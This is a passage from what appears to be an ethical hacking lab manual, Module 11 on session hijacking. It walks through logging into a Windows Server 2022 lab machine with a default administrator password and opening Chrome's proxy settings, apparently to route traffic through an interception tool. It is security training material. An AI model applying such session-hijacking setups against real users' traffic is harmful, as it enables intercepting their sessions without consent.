
12. Now, switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




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13. Open **Google Chrome** web browser, click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.




14. On the **Settings** page, expand **Advanced** settings and click **System** in the left-pane.



Module 11 – Session Hijacking

15. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.

